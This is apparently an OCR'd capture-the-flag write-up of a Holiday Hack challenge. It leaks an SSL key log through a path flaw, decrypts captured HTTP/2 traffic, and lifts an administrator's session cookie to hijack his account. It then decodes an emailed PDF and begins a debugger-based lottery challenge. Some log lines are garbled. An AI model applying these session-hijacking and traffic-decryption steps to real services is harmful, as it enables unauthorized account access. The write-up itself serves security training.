
  So now we know that `process.env.DEV` returns object which is a directory named dev

  Try `https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/` ,You will get the following message :

  `Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'`

Notice `http2` after `opt/` , Why there is no slash after it ?


- Let's assume based on the results above that the correct local url should be : `'/opt/http2/packalyzer_clientrandom_ssl.log'`
  So that make `SSLKEYLOGFILE = packalyzer_clientrandom_ssl.log`
  Now let's try our new url
  `https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log`



```
CLIENT_RANDOM 3A93DBE684E5CA0624FC00B5599AFC483BCF5FB350B5A26715FB4A804E5CC77C E92C7E4AC3806A5BD287CE266E856C54C77FE9F89291609EE6BB8FB5214817F3494E3913A4E9413BFBDFE35BAAD797E2
CLIENT_RANDOM F28684108E54197CD8F087E7E27186594043E5A7C5444E3B98AF5F95713F6C20 084791CEE0D87770C892E4FDE7B84D0B3EF2746DA2155C7D6E78882D4942F14E1A1C5B375B6AC130A1215741E239575A
CLIENT_RANDOM 85393997476ADEB02927F49B01A920D0F451FBDB1D19CEE77323881A83139D05 F791D973FB40FAE561F88A473E140EB480DA319C75A5B427692CFA19BDF8D4526ECD14A6822CE103441D435D02197320
CLIENT_RANDOM FB512C2321EA319BE70954C3170BC30F136E5F497F0703341640D9477400CFA1 101EEDEF948AF49BED3713300DDA68C032E590951199D7C017405A1D07249CFD3DC1158D1165B77EE7ED8D9D2573856C
CLIENT_RANDOM D2B1259743E61BBE1F70A3967E91538D7F25C6D0E117FA5EAC246FE7391D3118 7409F98146FF7FDC02A0C27F30C28D2BBF4F74EEE8EC63AD1B880A6E44DE852F07957E84A33DEC19D9D140C2A701BE27
CLIENT_RANDOM BB7BCDED5A8DADD1721C3107F47ED70EB8CB2C2D94265B48B5A5CC8050A411BF A5CFF38B0AE0E2549A14334BACC0AAFA923853E13764A071515FC2DFCFB323AF397AE241802A85132F998A701DD4DE69
CLIENT_RANDOM 73CB107DA5A7437C4BD954A026EBF660512C26B763F813610AA46A2BA3126D30 81B1790B42CB7184C634D07F923F8F910F052DB0C20C12D497AF79FE9443D0C4C5E1DEA30BBC05437AE1432 1D08FE348
CLIENT_RANDOM 6FEDF46631596E36411F83092D6E95D976DF15E35676BAAE5F26120B9CAF0AC3 75F4ECE40C32717ADDED8BD0668CC4ED809AD0F1526733F7ACF1129BF9ABB3BF34E1CC7F150520013F7C2BBB7422802A
CLIENT_RANDOM 5B6B0A8EA5F19A75B3CF2AD5C32FF654E7A5A0CD5604C5CECD4C9265030CB05D 26BC6B9F92357152C394839337A30C0EAD3A229CCB5AE146CD28FF9077FB399A336078CC1D1D7146DC63B745ABDC06AF
CLIENT_RANDOM FE8119166A29924B744F17973761D33D8C3D267D0D769B3029F7C14D00A01428 AC27BFFFE5865819795FD97658962E8E7BAC4D890A931B33D9197628BB69A233DC3CF2345B9ACE9418D6D18127CA697E
CLIENT_RANDOM EB65E817A9CFE864CBB2EC52A2B2178E29D3364CEADC5E2F7EA39919E29307BF 30A9C376C29628D1D848AF9EF1FEC2DAEB86FA856201C5CAE966F80EC1C142F654425511D66314F62B48F6F7F1618FDBA
CLIENT_RANDOM 3E4008CAC4B24BFF026A9F62CBF45A1D63FD7FF5E24D379D2DF8F0CC19C26D51 4AC9921D17609A1FA8168AF6A7A50707132AFA885F47B94019BA66F68B2BA5099496AC87963638FC6FD29E3670294440
CLIENT_RANDOM E82B47606D88B5E132A11A211D872FBD6C664886146 7BCF36A0AD39A7B7AB0AB 600F657494E25AC67C7416 1C2453352098 5FA6CE3047491751192 57DF0C728C2242BCC9638C5D2EF0F8DCAB23E17AB30
CLIENT_RANDOM 318A55B841C4BA3EDF4BFF82F81DD6C8E7030B27225BCF3405BF02E957A3ED25 9E86A83BAF718E5819E93BDB03216DB603E08FCAEFF8EA4008E22EE0CA98329B0496375B23010BF057584999DDC7E3546
CLIENT_RANDOM 604C5F6C2699225F3FA6431BF74605172851E535B868C0E125D9B9B7D7FDBD02 C4B7689C2CA97015F16EEC8FD39F7F6DA3E76C0828DB766796786C86909F46A2A7C68504CA303CDC5152F78C6DEA738A
CLIENT_RANDOM C45B9F76939E2671F86BE8635D48ECBAA13693261E0F2AEB989DCA6707F6521F 0954A1D562A87E04F40ABC804243C75B652794FAA5FA31BEE7F74E21A8436381171A24A8C904AD9A4483E5C3EA8D7522
CLIENT_RANDOM 32687C1FE177D5CE1C6910BC2C56D150E251BC4042F2FC5AC41CB23DD4E00044 8E4D81A79B2CD14BDCF7013C14E5D62045DB144D0E5B14AEEDEC15606D80250DED9A2A66806856242 0D0F17D4143DCF7
CLIENT_RANDOM DCCD8871AE7C2EAD06D327D8AC4C6429BB3942BFFC248EBA4C08E9D1E82F1EF8 04906D48375784233A1640439DBCBA373176E11A80B04644F5551DEDDA6977AC5A511A0C93D6AC1B5BF901CFFFEF3060
CLIENT_RANDOM FD1FC9864770681 3AF0EDE5719E9B053BC2D7C649DDE092CFDD53B3B06FA4C8C 9181C72A7CC4BEBD05FF3935194 2C36CCFE81AA52DAC2348D4AC5DC001421A2D899A4E44206 1F067B2197309DA46FD2D
CLIENT_RANDOM D62538EE789E670C1BACB9BADF00E3D56553245FEAE4AC3D4EC977C9F7C4E3C0 4CBFC5BD2E7E800D2581D589A2E71C301D93F3F095012D2B4DC143B8B914733C6F3B668BF4C61DDC46CF41623E2C0D518
CLIENT_RANDOM DD4FDD5A3195B14C6895946A7E43958828EEDD200B24FFB7935FB8E6C2AD88B7 8A4F61EA17941AB9537F37DE5E2B5960DA16F8DBC1A1380370FE84094B3661C4DCA2B09ABB833820BEC7BCC5C8FAA21E
CLIENT_RANDOM 66FC575CBBDA57FC308482D6693FEC89AA8B55715A01587F32576AC64CDBBFF4 630BAAB50CFC1C71D3502F89D9111C3009E6B4DDC3AF37025B64D93399D34029016469566042410339047666D2F47419
CLIENT_RANDOM FFB297C7CA3F1E663005597 72C31E6C81825620 0A486AF1AE410705EF1734949 28E681D9F50C240170FAC5CE6D30C784FA690CBD60C6284020060F872E950F60F6D9B6F83DE18B7C1DF147CEFC1F35B4
```


Bingo you got the file , Save it > right click > save page as > save

- Let's test the ssl key log on wireshark :
  1. Click wireshark from upper menu > Preferences
  2. Expand Protocols on the left > Select SSL
  4. Click Browse under " Pre-MasterSecert Log filename" and upload ssl keys log file



After you import the ssl key log you will see traffic still not decrypted because ssl keys not related to this pcap, So we need to capture more as the comment in app.js said .

6. Go back to https://packalyzer.kringlecastle.com/ , Let's capture a few minutes , Repeat capture process until you get about 13 captures which equals to 4.5 - 5 minutes then just download the last capture.
7. Download SSL key log file again then import it into Wireshark




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.126.0.106	10.126.0.3	TCP	74	55493 → 443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=8219099 TSecr=0 WS=128
2	0.000012	10.126.0.3	10.126.0.106	TCP	74	443 → 55493 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=8219099 TSecr=82…
3	0.000021	10.126.0.106	10.126.0.3	TCP	66	55493 → 443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=8219099 TSecr=8219099
4	0.009600	10.126.0.106	10.126.0.3	TLSv1.2	260	Client Hello
5	0.009632	10.126.0.3	10.126.0.106	TCP	66	443 → 55493 [ACK] Seq=1 Ack=195 Win=44800 Len=0 TSval=8219101 TSecr=8219101
6	0.011720	10.126.0.3	10.126.0.106	TLSv1.2	31…	Server Hello, Certificate, Server Key Exchange, Server Hello Done
7	0.011730	10.126.0.106	10.126.0.3	TCP	66	55493 → 443 [ACK] Seq=195 Ack=3041 Win=174720 Len=0 TSval=8219102 TSecr=8219102
8	0.012801	10.126.0.106	10.126.0.3	TLSv1.2	192	Client Key Exchange, Change Cipher Spec, Finished
9	0.014238	10.126.0.3	10.126.0.106	TLSv1.2	117	Change Cipher Spec, Finished
10	0.014347	10.126.0.3	10.126.0.106	HTTP2	104	SETTINGS[0]
11	0.014648	10.126.0.106	10.126.0.3	HTTP2	119	Magic
12	0.014681	10.126.0.106	10.126.0.3	HTTP2	122	SETTINGS[0]
13	0.014689	10.126.0.106	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
14	0.014737	10.126.0.3	10.126.0.106	TCP	66	443 → 55493 [ACK] Seq=3130 Ack=472 Win=44800 Len=0 TSval=8219103 TSecr=8219103
15	0.014739	10.126.0.106	10.126.0.3	HTTP2	221	HEADERS[1]: GET /
16	0.015127	10.126.0.3	10.126.0.106	HTTP2	104	SETTINGS[0]
17	0.016032	10.126.0.106	10.126.0.3	HTTP2	104	SETTINGS[0]
18	0.017091	10.126.0.3	10.126.0.106	HTTP2	39…	DATA[1]
19	0.017444	10.126.0.3	10.126.0.106	HTTP2	104	DATA[1] (text/html)
20	0.017449	10.126.0.106	10.126.0.3	TCP	66	55493 → 443 [ACK] Seq=665 Ack=7101 Win=305664 Len=0 TSval=8219103 TSecr=8219103
21	0.017585	10.126.0.106	10.126.0.3	TLSv1.2	97	Alert (Level: Warning, Description: Close Notify)

As you can see we successfully decrypted the traffic, and we have http2 traffic.

8. Let's analysis the traffic :
   01. Filter the traffic by `http2`, write `http2` in "Apply a Display filter " box
   02. We are looking for communication between Holly Evergreen to Alabaster Snowball , let's filter the traffic which contain "`alabaster`" name , write the following in "Apply a Display filter " box :


       `http2 contains "alabaster"`



http2 contains "alabaster"

No.	Time	Source	Destination	Protocol	Length	Info
138	1.080392	10.126.0.3	10.126.0.104	HTTP2	10…	DATA[1], DATA[1]
212	5.059667	10.126.0.3	10.126.0.104	HTTP2	10…	DATA[1], DATA[1]

   03. Right click on traffic raw > Follow > SSL stream :



67045169_9-1-2019_14-21-10.pcap — Wireshark · Follow SSL Stream (tcp.stream eq 5) · 67045169_9-1-2019_14-21-10.pcap


```
.....PRI * HTTP/2.0

SM

.............d..@.................?.............A.....\..z...f.....S..j.?.).z....9....S...jC]t..c.d.......Y.....J
..b):..R.........Z]...9Ga.m.We.S.*/*P....4..I...`.....d....i...<....y..|L..<..i.....................)......._.I|...M..
...d.a..Y>...e.J..}@.pA.......@.......<html>
    <head>
    <title>Packalyzer</title>
    <link rel="stylesheet" href="https://packalyzer.kringlecastle.com:80/pub/css/materialize.css">
    <link rel="stylesheet" href="https://packalyzer.kringlecastle.com:80/pub/css/styles.css">
    <link href="https://fonts.googleapis.com/icon?family=Material+Icons" rel="stylesheet">
    </head>
    <style>
        /* label focus color */
        .input-field.cg input + label {
            color: white !important;
        }
        /* label underline focus color */
        .row .input-field.cg input {
            border-bottom: 1px solid white !important;
            box-shadow: 0 1px 0 0 white !important
```

   This source code of the main page for Packalyzer .
   04. In find box write "`alabaster`" , and you will find the following :


       `const user_info = {"username":"alabaster","is_admin":true,"email":"alabaster.snowball@localhost.local","_id":"5bd73470388788152cf8b906"};`

this the user details for Alabaster Snowball account we can confirm we have session for him in the traffic.


05. Let's search for his login details , we will search login using POST method because this what Packalyzer use for login, write the following in filter box:
    `http2.headers.method=="POST"`
    no luck no useful results
06. For this connection we know that Alabaster Snowball computer source ip is `10.126.0.104` And the server ip is `10.126.0.3` , Let's use the following filter to trace cookies for this connection, write the following in filter box :
    `ip.dst == 10.126.0.104 && http2.headers.set_cookie`
    In the bottom panel expand HyperText Transfer Protocol 2 > Stream: HEADERS> Header: set-cookie :
    `PASESSION=96432072889200889879230708058477`



9. Let's use cookie to grant access to Alabaster Snowball session :
    01. Go to *https://packalyzer.kringlecastle.com/*
    02. Right click on the page > Select inspect element > Select Storage tab >Select cookies from left list
    03. Select cookie named " `PASESSION` "
    04. Double click number under value column
    05. Clear number and enter the number we got from wireshark
        `96432072889200889879230708058477`



06. Close inspection panel and refresh the page to activate cookie change
07. Click account button in upper menu to check if we are in Alabaster Snowball session :




10. Download Alabaster sniffed traffic file to look at his communication with Holly Evergreen , Click on Captures button on website > download the capture pcap there.
11. Let's analysis this capture :
    - Open the capture file in wireshark
    - Apply filter to the traffic which contain "Holly" name , write the following in filter box :
    - You can filter by using SMTP {emails} protocol

      `smtp contains "Holly"`
    - Or by using find packet option in wireshark

      Go to > edit in upper menu > find packet > enter "Holly" in search box > click find
    - Right click on found packet > Select follow > TCP stream

```
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the f
information you need about transposing music.

------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
```

    Now we have the email between alabaster.snowball@mail.kringlecastle.com and holly.evergreen@mail.kringlecastle.com which include an attachment encoded in BASE64 .
12. Let's convert our attachment file into readable format :
    - In wireshark : Convert the mail to raw as shown :



    then save it to file attachment.raw
    - Open file attachment.raw in notepad or any text editor , then remove text from the beginning until base64 code as shown.

```
34  Content-Type: application/octet-stream
35  Content-Transfer-Encoding: BASE64
36  Content-Disposition: attachment
37
38  JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
39  IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
```

- Also go to the end of the file and remove after == until the end as shown .


```
1715  ZDIwYjI1MmU0OWRiPl0gPj4Kc3RyZWFtCnicY2IAASZGRj0FBiYg6yiIZP8OiIWngUhGNRCpIw5m
1716  2zMAAFMTA30KZW5kc3RyZWFtCmVuZG9iagogICAgICAgICAgICAgICAgICAgICAgICAgICAgIApz
1717  dGFydHhyZWYKMjE2CiUlRU9GCg==
1718
1719  ------=_MIME_BOUNDARY_000_11181--
1720
```

now we have our attachment file coded as base64 , let's decoded it.

13. Now let's decode the attachment to readable format:
    - Method1 :
      Go to https://www.freeformatter.com/base64-encoder.html
      Upload the file `attachment.raw` and click decode


      As you can see first line is file type which is PDF .
      Now upload the file again and click decode and download to save it
    - Method2 :
      Using terminal write the following in folder path which file exists :
      `base64 -d attachment.raw > attachment.pdf`
      Open the file `attachment.pdf` to check it :

14. Read the `attachment.pdf` to find any clues about song name.



The song name is Mary Had a Little Lamb

Go to your Badge > Objectives > Enter Mary Had a Little Lamb



Main Challenge

Ransomware Recovery

9) Ransomware Recovery

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinny Upatree and help him with the* ***Sleigh Bell Lottery*** *Cranberry Pi terminal challenge.*

Catch the Malware

Difficulty: 🎄🎄🎄🎄🎄

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

Identify the Domain

Difficulty: 🎄🎄🎄🎄🎄

Using the Word docm file, identify the domain name that the malware communicates with.

Stop the Malware

Difficulty: 🎄🎄🎄🎄🎄

Identify a way to stop the malware in its tracks!

Recover Alabaster's Password

Difficulty: 🎄🎄🎄🎄🎄

Recover Alabaster's password as found in the the encrypted password vault.

Hint Challenge

The Sleigh Bell Lottery

Cranberry Pi terminal challenge

Hint Challenge

The Sleigh Bell Lottery

Cranberry Pi terminal challenge

Shinny Upatree at 2nd floor go right from the stairs you will find him at your right .

Hi, I'm Shinny Upatree.

Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win. As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!

I'll bet the GNU Debugger can help us. With the PEDA modules installed, it can be prettier. I mean easier.

Using gdb to Call Random Functions!

https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions

Terminal Screen

```
                                    WNK00000KXXNNXXN
                                         WWWWWW


I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
  Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
  Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
  Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
  The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
  And rig this test
The bells to hang on Santa's sleigh!

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@e7a5997711b3:~$
```

Solution

1. Using ls command list all files and directories :

   ls -la

```
Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@d3397d036a8b:~$ ls
gdb  objdump  sleighbell-lotto
elf@d3397d036a8b:~$
```

   gdb The GNU Project debugger for C (and C++).

   objdump Displays information about one or more object files

   sleighbell-lotto The sleighbell lottery program

2. Try to run sleighbell-lotto to see Lottery in action , write the command in terminal :

   ./sleighbell-lotto

```
elf@d3397d036a8b:~$ ./sleighbell-lotto

